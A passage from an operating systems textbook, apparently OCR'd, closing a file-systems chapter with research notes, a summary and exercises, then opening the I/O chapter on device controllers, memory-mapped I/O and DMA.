A considerable amount of research addresses the reliability of storage and file systems. A powerful way to guarantee reliability is to formally *prove* the safety of your system even in the face of catastrophic events, such as crashes (Chen et al., 2017). Also, with the rising popularity of SSDs as the primary storage medium, it is interesting to look at how well they hold up in large enterprise storage systems (Maneas et al., 2020).

As we have seen in this chapter, file systems are complex beasts and developing new file systems is not easy. Many operating systems allow file systems to be developed in user space (e.g., the FUSE userspace filesystem framework on Linux), but the performance is generally much lower. With new storage devices such as low-level SSDs arriving on the market, the need for an agile storage stack is important and research is needed to develop high-performance file systems quickly (Miller et al., 2021). In fact, new advances in storage technology is driving much of the research on file systems. For instance, how do we build efficient file systems for new persistent memory (Chen et al., 2021; and Neal, 2021)? Or how can we speed up file system checking (Domingo, 2021)? Even fragmentation creates different issues on hard disks and SSDs and requires different approaches (Kesavan, 2019).

Storing increasing amounts of data on the same file system is challenging, especially in mobile devices, leading to the development of new methods to compress the data without slowing down the system too much, for instance by taking the access patterns of files into account (Ji et al., 2021). We have seen that as an alternative to per-file or per-block compression, some file systems today support deduplication across the entire system to prevent storing the same data twice. Unfortunately, deduplication tends to lead to poor data locality and trying to obtain good deduplication without performance loss due to lack of locality is difficult (Zou, 2021). Of course, with data deduplicated all over the place, it becomes much harder to estimate how much space if left or will be left when we delete a certain file (Harnik, 2019).

4.7 SUMMARY

When seen from the outside, a file system is a collection of files and directories, plus operations on them. Files can be read and written, directories can be created and destroyed, and files can be moved from directory to directory. Most modern file systems support a hierarchical directory system in which directories may have subdirectories and these may have subsubdirectories ad infinitum.

When seen from the inside, a file system looks quite different. The file system designers have to be concerned with how storage is allocated and how the system keeps track of which block goes with which file. Possibilities include contiguous files, linked lists, file-allocation tables, and i-nodes. Different systems have different directory structures. Attributes can go in the directories or somewhere else (e.g., an i-node). Disk space can be managed using free lists or bitmaps. File-system reliability is enhanced by making incremental dumps and by having a program that can repair sick file systems. File-system performance is important and can be enhanced in several ways, including caching, read ahead, and carefully placing the blocks of a file close to each other. Log-structured file systems also improve performance by doing writes in large units.

Examples of file systems include ISO 9660, MS-DOS, and UNIX. These differ in many ways, including how they keep track of which blocks go with which file, directory structure, and management of free disk space.

PROBLEMS

1. In Windows, when a user double clicks on a file listed by Windows Explorer, a program is run and given that file as a parameter. List two different ways the operating system could know which program to run.
2. In early UNIX systems, executable files (*a.out* files) began with a very specific magic number, not one chosen at random. These files began with a header, followed by the text and data segments. Why do you think a very specific number was chosen for executable files, whereas other file types had a more-or-less random magic number as the first word?
3. In Fig. 4-5, one of the attributes is the record length. Why does the operating system ever care about this?
4. Is the open system call in UNIX absolutely essential? What would the consequences be of not having it?
5. Systems that support sequential files always have an operation to rewind files. Do systems that support random-access files need this, too?
6. Some operating systems provide a system call rename to give a file a new name. Is there any difference at all between using this call to rename a file and just copying the file to a new file with the new name, followed by deleting the old one?

7. A simple operating system supports only a single directory but allows it to have arbitrarily many files with arbitrarily long file names. Can something approximating a hierarchical file system be simulated? How?

8. In UNIX and Windows, random access is done by having a special system call that moves the "current position" pointer associated with a file to a given byte in the file. Propose an alternative way to do random access without having this system call.

9. Consider the directory tree of Fig. 4-9. If */usr/jim* is the working directory, what is the absolute path name for the file whose relative path name is *../ast/x*?

10. Contiguous allocation of files leads to disk fragmentation, as mentioned in the text, because some space in the last disk block will be wasted in files whose length is not an integral number of blocks. Is this internal fragmentation or external fragmentation? Make an analogy with something discussed in the previous chapter.

11. Suppose a filesystem check reveals that a block has been allocated to two different files, */home/hjb/dadjokes.txt* and */etc/motd*. Both are text files. The filesystem check duplicates the block's data and re-assigns /etc/motd to use the new block. Answer the following questions. (i) In what realistic circumstance(s) could the data from both files still remain correct and consistent with their original content? (ii) How might the user investigate whether the files have been corrupted? (iii) If one or both of the files' data have been corrupted, what mechanisms might allow the user to recover the data?

12. One way to use contiguous allocation of the disk and not suffer from holes is to compact the disk every time a file is removed. Since all files are contiguous, copying a file requires a seek and rotational delay to read the file, followed by the transfer at full speed. Writing the file back requires the same work. Assuming a seek time of 5 msec, a rotational delay of 4 msec, a transfer rate of 8 MB/sec, and an average file size of 8 KB, how long does it take to read a file into main memory and then write it back to the disk at a new location? Using these numbers, how long would it take to compact half of a 16-GB disk?

13. MacOS has symbolic links and also aliases. An alias is similar to a symbolic link; however, unlike symbolic links, an alias stores additional metadata about the target file (such as its inode number and file size) so that, if the target file is moved within the same filesystem, accessing the alias will result in accessing the target file, as the filesystem will search for and find the original target. How could this behavior be beneficial compared to symbolic links? How could it cause problems?

14. Following on the previous question, in earlier MacOS versions, if the target file is moved and then another file is created with the original path of the target, the alias would still find and use the moved target file (not the new file with the same path/name). However, in versions of MacOS 10.2 or later, if the target file is moved and another is created in the old location, the alias will connect to the new file. Does this address the drawbacks from your answer to the previous question? Does it dampen the benefits you noted?

15. Some digital consumer devices need to store data, for example as files. Name a modern device that requires file storage and for which contiguous allocation would be a fine idea.

16. Consider the i-node shown in Fig. 4-15. If it contains 10 direct addresses of 4 bytes each and all disk blocks are 1024 KB, what is the largest possible file?

17. For a given class, the student records are stored in a file. The records are randomly accessed and updated. Assume that each student's record is of fixed size. Which of the three allocation schemes (contiguous, linked and table/indexed) will be most appropriate?

18. Consider a file whose size varies between 4 KB and 4 MB during its lifetime. Which of the three allocation schemes (contiguous, linked and table/indexed) will be most appropriate?

19. It has been suggested that efficiency could be improved and disk space saved by storing the data of a short file within the i-node. For the i-node of Fig. 4-15, how many bytes of data could be stored inside the i-node?

20. Two computer science students, Carolyn and Elinor, are having a discussion about i-nodes. Carolyn maintains that memories have gotten so large and so cheap that when a file is opened, it is simpler and faster just to fetch a new copy of the i-node into the i-node table, rather than search the entire table to see if it is already there. Elinor disagrees. Who is right?

21. Name one advantage of hard links over symbolic links and one advantage of symbolic links over hard links.

22. Explain how hard links and soft links differ with respective to i-node allocations.

23. Consider a 4-TB disk that uses 8-KB blocks and the free-list method. How many block addresses can be stored in one block?

24. Free disk space can be kept track of using a free list or a bitmap. Disk addresses require D bits. For a disk with B blocks, F of which are free, state the condition under which the free list uses less space than the bitmap. For D having the value 16 bits, express your answer as a percentage of the disk space that must be free.

25. The beginning of a free-space bitmap looks like this after the disk partition is first formatted: 1000 0000 0000 0000 (the first block is used by the root directory). The system always searches for free blocks starting at the lowest-numbered block, so after writing file *A*, which uses six blocks, the bitmap looks like this: 1111 1110 0000 0000. Show the bitmap after each of the following additional actions:

(a) File *B* is written, using five blocks.
(b) File *A* is deleted.
(c) File *C* is written, using eight blocks.
(d) File *B* is deleted.

26. What would happen if the bitmap or free list containing the information about free disk blocks was completely lost due to a crash? Is there any way to recover from this disaster, or is it bye-bye disk? Discuss your answers for UNIX and the FAT-16 file system separately.

27. Oliver Owl's night job at the university computing center is to change the tapes used for overnight data backups. While waiting for each tape to complete, he works on writing his thesis that proves Shakespeare's plays were written by extraterrestrial visitors.

His text processor runs on the system being backed up since that is the only one they have. Is there a problem with this arrangement?

28. We discussed making incremental dumps in some detail in the text. In Windows it is easy to tell when to dump a file because every file has an archive bit. This bit is missing in UNIX. How do UNIX backup programs know which files to dump?

29. Suppose that file 21 in Fig. 4-27 was not modified since the last dump. In what way would the four bitmaps of Fig. 4-28 be different?

30. It has been suggested that the first part of each UNIX file be kept in the same disk block as its i-node. What good would this do?

31. Consider Fig. 4-29. Is it possible that for some particular block number the counters in *both* lists have the value 2? How should this problem be corrected?

32. The performance of a file system depends upon the cache hit rate (fraction of blocks found in the cache). If it takes 1 msec to satisfy a request from the cache, but 40 msec to satisfy a request if a disk read is needed, give a formula for the mean time required to satisfy a request if the hit rate is h. Plot this function for values of h varying from 0 to 1.0.

33. For an external USB hard drive attached to a computer, which is more suitable: a write-through cache or a block cache?

34. Consider an application where students' records are stored in a file. The application takes a student ID as input and subsequently reads, updates, and writes the corresponding student record; this is repeated till the application quits. Would the "block read-ahead" technique be useful here?

35. Discuss the design issues involved in selecting the appropriate block size for a file system.

36. Consider a disk that has 10 data blocks starting from block 14 through 23. Let there be 2 files on the disk: f1 and f2. The directory structure lists that the first data blocks of f1 and f2 are, respectively, 22 and 16. Given the FAT table entries as below, what are the data blocks allotted to f1 and f2?

(14,18); (15,17); (16,23); (17,21); (18,20); (19,15); (20, –1); (21, –1); (22,19); (23,14).

In the above notation, (x, y) indicates that the value stored in table entry x points to data block y.

37. In the text, we discussed two major ways to identify file type: file extensions and investigation of file content (e.g., by using headers and magic numbers). Many modern UNIX filesystems support extended attributes which can store additional metadata for a file, including file type. This data is stored as part of the file's attribute data (in the same way that file size and permissions are stored). How is the extended attribute approach for storing files better or worse than the file extension approach or identifying file type by content?

38. Consider the idea behind Fig. 4-23, but now for a disk with a mean seek time of 8 msec, a rotational rate of 15,000 rpm, and 262,144 bytes per track. What are the data rates for block sizes of 1 KB, 2 KB, and 4 KB, respectively?

39. In this chapter, we have seen that SSDs do their best to avoid writing the same memory cells frequently (because of the wear). However, many SSDs offer much more functionality than what we presented so far. For instance, many controllers implement compression. Explain why compression may help with reducing the wear.

40. Given a disk-block size of 4 KB and block-pointer address value of 4 bytes, what is the largest file size (in bytes) that can be accessed using 11 direct addresses and one indirect block?

41. The MS-DOS FAT-16 table contains 64K entries. Suppose that one of the bits had been needed for some other purpose and that the table contained exactly 32,768 entries instead. With no other changes, what would the largest MS-DOS file have been under this condition?

42. Files in MS-DOS have to compete for space in the FAT-16 table in memory. If one file uses k entries, that is k entries that are not available to any other file, what constraint does this place on the total length of all files combined?

43. How many disk operations are needed to fetch the i-node for a file with the path name */usr/ast/courses/os/handout.t*? Assume that the i-node for the root directory is in memory, but nothing else along the path is in memory. Also assume that all directories fit in one disk block.

44. In many UNIX systems, the i-nodes are kept at the start of the disk. An alternative design is to allocate an i-node when a file is created and put the i-node at the start of the first block of the file. Discuss the pros and cons of this alternative.

45. Write a program that reverses the bytes of a file, so that the last byte is now first and the first byte is now last. It must work with an arbitrarily long file, but try to make it reasonably efficient.

46. Write a program that starts at a given directory and descends the file tree from that point recording the sizes of all the files it finds. When it is all done, it should print a histogram of the file sizes using a bin width specified as a parameter (e.g., with 1024, file sizes of 0 to 1023 go in one bin, 1024 to 2047 go in the next bin, etc.).

47. Write a program that scans all directories in a UNIX file system and finds and locates all i-nodes with a hard link count of two or more. For each such file, it lists together all file names that point to the file.

48. Write a new version of the UNIX *ls* program. This version takes as an argument one or more directory names and for each directory lists all the files in that directory, one line per file. Each field should be formatted in a reasonable way given its type. List only the first disk address, if any.

49. Implement a program to measure the impact of application-level buffer sizes on read time. This involves writing to and reading from a large file (say, 2 GB). Vary the application buffer size (say, from 64 bytes to 4 KB). Use timing measurement routines (such as *gettimeofday* and *getitimer* on UNIX) to measure the time taken for different buffer sizes. Analyze the results and report your findings: does buffer size make a difference to the overall write time and per-write time?

50. Implement a simulated file system that will be fully contained in a single regular file stored on the disk. This disk file will contain directories, i-nodes, free-block information, file data blocks, etc. Choose appropriate algorithms for maintaining free-block information and for allocating data blocks (contiguous, indexed, linked). Your program will accept system commands from the user to perform file system operations, including at least one to create/delete directories, create/delete/open files, read/write from/to a selected file, and to list directory contents.

5

INPUT/OUTPUT

In addition to providing abstractions such as processes, address spaces, and files, an operating system also controls all the computer's I/O (Input/Output) devices. It must issue commands to the devices, catch interrupts, and handle errors. It should also provide an interface between the devices and the rest of the system that is simple and easy to use. To the extent possible, the interface should be the same for all devices (device independence). The I/O code represents a significant fraction of the total operating system. How the operating system manages I/O is the subject of this chapter.

This chapter is organized as follows. We will look first at some of the principles of I/O hardware and then at I/O software in general. I/O software can be structured in layers, with each having a well-defined task. We will look at these layers to see what they do and how they fit together.

Next, we will look at several I/O devices in detail: disks, clocks, keyboards, and displays. For each device, we will look at its hardware and software. Finally, we will consider power management.

5.1 PRINCIPLES OF I/O HARDWARE

Different people look at I/O hardware in different ways. Electrical engineers look at it in terms of chips, wires, power supplies, motors, and all the other physical components that comprise the hardware. Programmers look at the interface

presented to the software—the commands the hardware accepts, the functions it carries out, and the errors that can be reported back. In this book, we are concerned with programming I/O devices, not designing, building, or maintaining them, so our interest is in how the hardware is programmed, not how it works inside. Nevertheless, the programming of many I/O devices is often intimately connected with their internal operation. In the next three sections, we will provide a little general background on I/O hardware as it relates to programming. It may be regarded as a review and expansion of the introductory material in Sec. 1.3.

5.1.1 I/O Devices

I/O devices can be roughly divided into two categories: **block devices** and **character devices**. A block device is one that stores information in fixed-size blocks, each one with its own address. Common block sizes range from 512 to 65,536 bytes. All transfers are in units of one or more entire (consecutive) blocks. The essential property of a block device is that it is possible to read or write each block independently of all the other ones. Hard disks and SSDs (Solid State Drives) are common block devices, and so are magnetic tape drives that are now commonly found in computer museums but are also still in use in data centers and have been the go-to solution for really big mass storage for over half a century. An LTO-8 Ultrium tape, for example, can store 12 TB, be read at 750 MB/s, and is expected to last 30 years. It costs under $100.

The other type of I/O device is the character device. A character device delivers or accepts a stream of characters, without regard to any block structure. It is not addressable and does not have a seek operation. Printers, network interfaces, mice (for pointing), rats (for psychology lab experiments), and most other devices that are not disk-like can be seen as character devices.

This classification scheme is not perfect. Some devices do not fit in. Clocks, for example, are not block addressable. Nor do they generate or accept character streams. All they do is cause interrupts at well-defined intervals. Memory-mapped screens do not fit the model well either. Nor do touch screens, for that matter. Still, the model of block and character devices is general enough that it can be used as a basis for making some of the operating system software dealing with I/O device independent. The file system, for example, deals just with abstract block devices and leaves the device-dependent part to lower-level software.

I/O devices cover a huge range in speeds, which puts considerable pressure on the software to perform well over many orders of magnitude in data rates. Figure 5-1 shows the data rates of some common devices.

5.1.2 Device Controllers

I/O units often consist of a mechanical component and an electronic component. It is possible to separate the two parts to provide a more modular and general design. The electronic component is called the **device controller** or **adapter**. On

Device	Data rate
Keyboard	10 bytes/sec
Mouse	100 bytes/sec
56K modem	7 KB/sec
Bluetooth 5 BLE	256 KB/sec
Scanner at 300 dpi	1 MB/sec
Digital video recorder	3.5 MB/sec
802.11n Wireless	37.5 MB/sec
USB 2.0	60 MB/sec
16x Blu-ray disc	72 MB/sec
Gigabit Ethernet	125 MB/sec
SATA 3 disk drive	600 MB/sec
USB 3.0	625 MB/sec
Single-lane PCIe 3.0 bus	985 MB/sec
802.11ax Wireless	1.25 GB/sec
PCIe Gen 3.0 NVMe M.2 SSD (reading)	3.5 GB/sec
USB 4.0	5 GB/sec
PCI Express 6.0	126 GB/sec

Figure 5-1. Some typical device, network, and bus data rates.

personal computers, it often takes the form of a chip on the motherboard or a printed circuit card that can be inserted into a (PCIe) expansion slot. The mechanical component is the device itself. This arrangement is shown in Fig. 1-6.

The controller card usually has a connector on it, into which a cable leading to the device itself can be plugged. Many controllers can handle two, four, eight, or even more identical devices. If the interface between the controller and device is a standard interface, either an official ANSI, IEEE, or ISO standard or a de facto one, then companies can make controllers or devices that fit that interface. Many companies, for example, make disk drives that match the SATA, SCSI, USB, or Thunderbolt, interfaces.

The interface between the controller and the device is often a very low-level one. A disk, for example, might have 3,000,000 tracks, each formatted with between 200 and 500 sectors of 4,096 bytes each. What actually comes off the drive, however, is a serial bit stream, starting with a **preamble**, then followed by the $8 \times 4,096 = 32,768$ bits in a sector, and finally a checksum, or **ECC** (**Error-Correcting Code**). The preamble is written when the disk is formatted and contains the cylinder and sector number, the sector size, and similar data, as well as synchronization information.

The controller's job is to convert the serial bit stream into a block of bytes and perform any error correction that is necessary. The block of bytes is typically first

assembled, bit by bit, in a buffer inside the controller. After its checksum has been verified and the block has been declared to be error free, it can then be copied to main memory.

The controller for an LCD display monitor also works as a bit serial device at an equally low level. It reads bytes containing the characters to be displayed from memory and generates the signals to modify the polarization of the backlight for the corresponding pixels in order to write them on screen. If it were not for the display controller, the operating system programmer would have to explicitly program the electric fields of all pixels. With the controller, the operating system initializes the controller with a few parameters, such as the number of characters or pixels per line and number of lines per screen, and lets the controller take care of actually driving the electric fields.

In a very short time, LCD screens have completely replaced the old **CRT** (**Cathode Ray Tube**) monitors. CRT monitors fire a beam of electrons onto a fluorescent screen. Using magnetic fields, the system is able to bend the beam and draw pixels on the screen. Compared to LCD screens, CRT monitors were bulky, power hungry, and fragile. Moreover, the resolution on today's (Retina) LCD screens is so good that the human eye is unable to distinguish individual pixels. It is hard to imagine today that laptops in the past came with a small CRT screen that made them more than 20 cm deep with a nice work-out weight of around 12 kg.

5.1.3 Memory-Mapped I/O

Each controller has a few registers that are used for communicating with the CPU. By writing into these registers, the operating system can command the device to deliver data, accept data, switch itself on or off, or otherwise perform some action. By reading from these registers, the operating system can learn what the device's state is, whether it is prepared to accept a new command, and so on.

In addition to the control registers, many devices have a data buffer that the operating system can read and write. For example, a common way for computers to display pixels on the screen is to have a video RAM, which is basically just a data buffer, available for programs or the operating system to write into.

The issue thus arises of how the CPU communicates with the control registers and also with the device data buffers. Two alternatives exist. In the first approach, each control register is assigned an **I/O port** number, an 8- or 16-bit integer. The set of all the I/O ports form the **I/O port space**, which is protected so that ordinary user programs cannot access it (only the operating system can). Using a special I/O instruction such as

```
IN REG,PORT,
```

the CPU can read in control register PORT and store the result in CPU register REG. Similarly, using

```
OUT PORT,REG
```

the CPU can write the contents of REG to a control register. Most early computers, including nearly all mainframes, such as the IBM 360 and all of its successors, worked this way.

In this scheme, the address spaces for memory and I/O are different, as shown in Fig. 5-2(a). The instructions

```
IN R0,4
```

and

```
MOV R0,4
```

are completely different in this design. The former reads the contents of I/O port 4 and puts it in R0, whereas the latter reads the contents of memory word 4 and puts it in R0. The 4s in these examples refer to different and unrelated address spaces.



Figure 5-2. (a) Separate I/O and memory space. (b) Memory-mapped I/O. (c) Hybrid.

The second approach, introduced with the PDP-11, is to map all the control registers into the memory space, as shown in Fig. 5-2(b). Each control register is assigned a unique memory address to which no memory is assigned. This system is called **memory-mapped I/O**. In most systems, the assigned addresses are at or near the top of the address space. A hybrid scheme, with memory-mapped I/O data buffers and separate I/O ports for the control registers, is shown in Fig. 5-2(c). The x86 uses this architecture, with addresses 640K to 1M – 1 being reserved for device data buffers in IBM PC compatibles, in addition to I/O ports 0 to 64K – 1.

As an aside, assigning 360K addresses for I/O devices on the original PC was an absurdly large number and limited the amount of memory that could be put on a PC. Having 4K I/O addresses would have been plenty. But back when memory cost $1 per byte, no one thought that anyone would want to have 640 KB on a PC, let alone 900 KB or more. What the designers did not realize was how fast memory prices would tumble. Nowadays, you would be hard pressed to find a notebook computer with less than 4,000,000 KB of RAM.

How do these schemes actually work in practice? In all cases, when the CPU wants to read a word, either from memory or from an I/O port, it puts the address it needs on the bus' address lines and then asserts a READ signal on a bus' control line. A second signal line is used to tell whether I/O space or memory space is needed. If it is memory space, the memory responds to the request. If it is I/O space, the I/O device responds to the request. If there is only memory space [as in Fig. 5-2(b)], every memory module and every I/O device compares the address lines to the range of addresses that it services. If the address falls in its range, it responds to the request. Since no address is ever assigned to both memory and an I/O device, there is no ambiguity and no conflict.

These two schemes for addressing the controllers have different strengths and weaknesses. Let us start with the advantages of memory-mapped I/O. First of all, if special I/O instructions are needed to read and write the device control registers, access to them requires the use of assembly code since there is no way to execute an IN or OUT instruction in C or C++. Calling such a procedure adds overhead to controlling I/O. In contrast, with memory-mapped I/O, device control registers are just variables in memory and can be addressed in C the same way as any other variables. Thus, with memory-mapped I/O, an I/O device driver can be written entirely in C. Without memory-mapped I/O, some assembly code is needed.

Second, with memory-mapped I/O, no special protection mechanism is needed to keep user processes from performing I/O. All the operating system has to do is refrain from putting that portion of the address space containing the control registers in any user's virtual address space. Even better yet, if each device has its control registers on a different page of the address space, the operating system can give a user control over specific devices but not others by simply including the desired pages in its page table. Such a scheme can allow different device drivers to be run in different user-mode address spaces, not only reducing kernel size but also keeping one driver from interfering with others. This also prevents a driver crash from taking down the entire system. Some microkernels (e.g., MINIX 3) work like this.

Third, with memory-mapped I/O, every instruction that can reference memory can also reference control registers. For example, if there is an instruction, TEST, that tests a memory word for 0, it can also be used to test a control register for 0, which might be the signal that the device is idle and can accept a new command. The assembly language code might look like this:

```
LOOP:   TEST PORT_4          // check if port 4 is 0
        BEQ READY            // if it is 0, go to ready
        BRANCH LOOP          // otherwise, continue testing
READY:
```

If memory-mapped I/O is not present, the control register must first be read into the CPU, then tested, requiring two instructions instead of just one. In the case of

the loop given above, a fourth instruction has to be added, slightly slowing down the responsiveness of detecting an idle device.

In computer design, practically everything involves trade-offs, and that is the case here, too. Memory-mapped I/O also has its disadvantages. First, most computers nowadays have some form of caching of memory words. Caching a device control register would be disastrous. Consider the assembly-code loop given above in the presence of caching. The first reference to PORT_4 would cause it to be cached. Subsequent references would just take the value from the cache and not even ask the device. Then when the device finally became ready, the software would have no way of finding out. Instead, the loop would go on forever.

To prevent this situation with memory-mapped I/O, the hardware has to be able to selectively disable caching, for example, on a per-page basis. This feature adds extra complexity to both the hardware and the operating system, which has to manage the selective caching.

Second, if there is only one address space, then all memory modules and all I/O devices must examine all memory references to see which ones to respond to. If the computer has a single bus, as in Fig. 5-3(a), having everyone look at every address is straightforward.



Figure 5-3. (a) A single-bus architecture. (b) A dual-bus memory architecture.

However, the trend in modern personal computers is to have a dedicated high-speed memory bus, as shown in Fig. 5-3(b). The bus is tailored to optimize memory performance, with no compromises for the sake of slow I/O devices. x86 systems can have multiple buses (memory, PCIe, SCSI, and USB), as shown in Fig. 1-12.

The trouble with having a separate memory bus on memory-mapped machines is that the I/O devices have no way of seeing memory addresses as they go by on the memory bus, so they have no way of responding to them. Again, special measures have to be taken to make memory-mapped I/O work on a system with multiple

buses. One possibility is to first send all memory references to the memory. If the memory fails to respond, then the CPU tries the other buses. This design can be made to work but requires additional hardware complexity.

A second possible design is to put a snooping device on the memory bus to pass all addresses presented to potentially interested I/O devices. The problem here is that I/O devices may not be able to process requests at the speed the memory can.

A third possible design, and one that would well match the design sketched in Fig. 1-12, is to filter addresses in the memory controller. In that case, the memory controller chip contains range registers that are preloaded at boot time. For example, 640K to 1M – 1 could be marked as a nonmemory range. Addresses that fall within one of the ranges marked as nonmemory are forwarded to devices instead of to memory. The main disadvantage of this scheme is the need for figuring out at boot time which memory addresses are not really memory addresses. Thus each scheme has arguments for and against it, so compromises and trade-offs are inevitable, especially when backward compatibility with legacy systems is important.

5.1.4 Direct Memory Access

No matter whether a CPU does or does not have memory-mapped I/O, it needs to address the device controllers to exchange data with them. The CPU can request data from an I/O controller one byte at a time, but doing so wastes the CPU's time, so a different scheme, called **DMA** (**Direct Memory Access**) is often used. To simplify the explanation, we assume that the CPU accesses all devices and memory via a single system bus that connects the CPU, the memory, and the I/O devices, as shown in Fig. 5-4. We already know that the real organization in modern systems is more complicated, but all the principles are the same. The operating system can only use DMA if the hardware has a DMA controller, which most systems do. Sometimes this controller is integrated into disk controllers and other controllers, but such a design requires a separate DMA controller for each device. More commonly, a single DMA controller is available (e.g., on the motherboard) for regulating transfers to multiple devices, often concurrently.

No matter where it is physically located, the DMA controller has access to the system bus independent of the CPU, as shown in Fig. 5-4. It contains several registers that can be written and read by the CPU. These include a memory address register, a byte count register, and one or more control registers. The control registers specify the I/O port to use, the direction of the transfer (reading from the I/O device or writing to the I/O device), the transfer unit (byte at a time or word at a time), and the number of bytes to transfer in one burst.

To explain how DMA works, consider how data are read from, say, a disk. Let us first look at how disk reads occur when DMA is not used. First, the disk controller reads the block (one or more sectors) from the drive serially, bit by bit, until the entire block is stored in the controller's internal buffer. Next, it computes the



Figure 5-4. Operation of a DMA transfer.

checksum to verify that no read errors have occurred. Then the controller causes an interrupt. When the operating system starts running, it can read the disk block from the controller's buffer a byte or a word at a time by executing a loop, with each iteration reading one byte or word from a controller device register and storing it in main memory.

When DMA is used, the procedure is different. First the CPU programs the DMA controller by setting its registers so it knows what to transfer where (step 1 in Fig. 5-4). It also issues a command to the disk controller telling it to read data from the disk into its internal buffer and verify the checksum. When valid data are in the disk controller's buffer, DMA can begin.

The DMA controller initiates the transfer by issuing a read request over the bus to the disk controller (step 2). This read request looks like any other read request, and the disk controller does not know (or care) whether it came from the CPU or from a DMA controller. Typically, the memory address to write to is on the bus' address lines, so when the disk controller fetches the next word from its internal buffer, it knows where to write it. The write to memory is another standard bus cycle (step 3). When the write is complete, the disk controller sends an acknowledgement signal to the DMA controller, also over the bus (step 4). The DMA controller then increments the memory address to use and decrements the byte count. If the byte count is still greater than 0, steps 2 through 4 are then repeated until the count reaches 0. At that time, the DMA controller interrupts the CPU to let it know that the transfer is now complete. When the operating system starts up, it does not have to copy the disk block to memory; it is already there.

DMA controllers vary considerably in their sophistication. The simplest ones handle one transfer at a time, as described above. More complex ones can be programmed to handle multiple transfers at the same time. Such controllers have multiple sets of registers internally, one for each channel. The CPU starts by loading

each set of registers with the relevant parameters for its transfer. Each transfer must use a different device controller. After each word is transferred (steps 2 through 4) in Fig. 5-4, the DMA controller decides which device to service next. It may be set up to use a round-robin algorithm, or it may have a priority scheme design to favor some devices over others. Multiple requests to different device controllers may be pending at the same time, provided that there is an unambiguous way to tell the acknowledgements apart. Often a different acknowledgement line on the bus is used for each DMA channel for this reason.

Many buses can operate in two modes: word-at-a-time mode and block mode. Often, DMA controllers can also operate in either mode. In the former mode, the operation is as described above: the DMA controller requests the transfer of one word and gets it. If the CPU also wants the bus, it has to wait. The mechanism is called **cycle stealing** because the device controller sneaks in and steals an occasional bus cycle from the CPU once in a while, delaying it slightly. In block mode, the DMA controller tells the device to acquire the bus, issue a series of transfers, then release the bus. This form of operation is called **burst mode**. It is more efficient than cycle stealing because acquiring the bus takes time and multiple words can be transferred for the price of one bus acquisition. The downside to burst mode is that it can block the CPU and other devices for a substantial period if a long burst is being transferred.

In the model we have been discussing, sometimes called **fly-by mode**, the DMA controller tells the device controller to transfer the data directly to main memory. An alternative mode that some DMA controllers use is to have the device controller send the word to the DMA controller, which then issues a second bus request to write the word to wherever it is supposed to go. This scheme requires an extra bus cycle per word transferred, but is more flexible in that it can also perform device-to-device copies and even memory-to-memory copies (by first issuing a read to memory and then issuing a write to memory at a different address).

Most DMA controllers use physical memory addresses for their transfers. Using physical addresses requires the operating system to convert the virtual address of the intended memory buffer into a physical address and write this physical address into the DMA controller's address register. An alternative scheme used in a few DMA controllers is to write virtual addresses into the DMA controller instead. Then the DMA controller must use the MMU to have the virtual-to-physical translation done. Only when the MMU is part of the memory (possible, but rare), rather than part of the CPU, can virtual addresses be put on the bus. In Chap. 7, we will see that an IOMMU (an MMU for I/O) offers similar functionality: it translates the virtual addresses used by devices to physical addresses. In other words, the virtual address of a buffer used by a device may be different from the virtual address used for the same buffer by the CPU, while both are different from the corresponding physical address.

We mentioned earlier that before DMA can start, the disk first reads data into its internal buffer. You may be wondering why the controller does not just store the

bytes in main memory as soon as it gets them from the disk. In other words, why does it need an internal buffer? There are two reasons. First, by doing internal buffering, the disk controller can verify the checksum before starting a transfer. If the checksum is incorrect, an error is signaled and no transfer is done.

